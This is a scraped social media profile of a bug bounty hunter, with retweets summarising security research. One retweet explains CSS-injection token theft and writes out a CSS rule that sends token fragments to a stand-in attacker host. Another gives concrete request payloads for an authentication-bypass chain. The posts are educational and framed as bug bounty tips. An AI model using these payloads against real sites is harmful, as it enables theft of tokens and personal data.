

I'm Ahmed, also Known As DestroyerX | wannabe Security researcher | الْحَمْدُ لِلَّهِ
./ MA
Joined July 2024
- Tweets2.8K
- Following663
- Followers1.6K
- Likes5.5K







Pinned Tweet
الحمدلله و الشكر لله وحده

Yay, I was awarded a $,000 bounty on @Hacker0x01! hackerone.com/iide9x #TogetherWeHitHarder
my first 4-digit bounty ever. been waiting for this for months.
#BugBounty #Hacking #Cybersec


DestroyerX retweeted

The details of the long awaited KVM Escape are published. PwnEscape leads to VM escapes across multiple hypervisors due to a super cool Linux networking bug.
CVE-2026-99999 is a 9.3 CVSS critical rated KVM escape ⛓️
pwn.ai/blog/pwnescape


DestroyerX retweeted

Pray for a crit -> Find it -> Pray it’s not a dupe-> Not a dupe->Pray for good payout😅
DestroyerX retweeted

Alex Craig (@Alex_______C) at @PortSwigger demonstrated how to steal secret tokens up to 640 characters long using only CSS. No JavaScript required.
The technique comes down to 3 things:
- CSS injection: Attribute selectors can check whether specific character sequences exist in an HTML element.
- Exfiltration: Matching CSS rules trigger requests to an attacker-controlled server.
- Graph reconstruction: Overlapping fragments can be stitched together to reconstruct secret tokens.
Here's how it works:
1. Leak token fragments
Imagine a page contains:
``
An attacker who can inject CSS adds rules like:
```css
a[href*="c2e"] {
background: url("https://attacker.example/?chunk=c2e");
}
```
If the `href` contains `c2e`, the browser requests the attacker's URL, revealing that the fragment exists.
Thousands of similar rules test different character combinations.
2. Reconstruct the secret
The attacker collects matching fragments:
`c2e → 2e1 → e16 → 16a`
Each fragment overlaps the next by two characters.
Using graph theory, the attacker can stitch these pieces together to reconstruct the token:
`c2e16a...`
Longer fragment checks help eliminate false matches.
3. Scale the attack
This is where the research gets interesting. The original technique required roughly 258 MB of CSS to recover a 12-character token.
Alex Craig reduced that to:
- 223 KB: Narrow a 12-character token to five or fewer candidates in 96% of tests.
- 1.33 MB: Uniquely reconstruct a 12-character token in 99% of tests.
- 257 MB: Uniquely reconstruct 210-character tokens in 99% of tests, or narrow 640-character tokens to five or fewer candidates in over 90%.
All without executing JavaScript.
#BugBounty tip:
Don't dismiss CSS injection as a harmless styling issue. If injected CSS can inspect sensitive HTML attributes and trigger external requests, it can become a powerful data exfiltration channel.
Sometimes you don't need to read a secret directly. You just need enough overlapping pieces to reconstruct it.
Full research by Alex Craig (@Alex_______C), building on Gareth Hayes' (@garethheyes) earlier work 👇
portswigger.net/research/sma…

DestroyerX retweeted
I found a critical auth bypass that resulted in a $10K bounty due to mass PII exfiltration. Here’s the technique:
The endpoint had 3 checks:
1. JWT auth at the gateway
2. Backend path validation
3. A trusted-client header check
The bypass came from defeating each one differently.
1. JWT check
Normal request:
`GET /api/employee/12345`
→ `401`
But paths ending in `.json` were treated as static resources and skipped JWT auth:
`GET /api/employee/12345.json`
→ Auth check bypassed
2. Path validation
Problem: The backend still needed a clean employee ID.
Payload:
`GET /api/employee/12345%23.json`
The gateway saw a `.json` path.
After decoding:
`12345#.json`
The downstream parser truncated at `#`, leaving:
`12345`
Same request, but different interpretation at each layer.
3. Trusted-client check
The endpoint also expected a client header:
`X-CLIENT-ID: WEBAPP`
Without it:
→ `400`
With it:
→ Request accepted
So the final chain was:
`.json` → bypass gateway auth
`%23` → preserve a valid backend ID
Client header → satisfy the final gate
#BugBounty tip:
When multiple layers handle the same request, map every security check and test whether the gateway, proxy, and backend interpret the URL differently.